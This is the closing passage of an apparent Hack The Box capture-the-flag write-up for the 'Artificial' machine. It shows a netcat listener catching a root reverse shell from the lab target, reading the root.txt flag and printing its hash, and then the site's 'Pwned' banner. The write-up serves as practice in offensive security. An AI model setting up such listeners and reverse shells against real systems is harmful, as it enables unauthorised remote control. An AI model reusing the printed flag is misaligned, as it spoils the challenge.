└─[eu-dedivip-1]-[10.10.14.176]-[hackthekat123@htb-dyu5dsuy3j]-[~/useable]
└─ [★]$ nc -lvnp 4444
listening on [any] 4444 ...
```

```
connect to [10.10.14.176] from (UNKNOWN) [10.129.210.95] 54712
bash: cannot set terminal process group (3546): Inappropriate ioctl for device
bash: no job control in this shell
root@artificial:/# cd
cd
root@artificial:~# ls
ls
root.txt
scripts
root@artificial:~# cat root.txt
cat root.txt
8c3483e03f933b2a4735311d4b1d2dc2
```



Artificial has been Pwned!

Congratulations  **Hackthekat123**, best of luck in capturing flags ahead!

#1425

MACHINE RANK

23 Jun 2025

PWN DATE

30

POINTS EARNED

OK

SHARE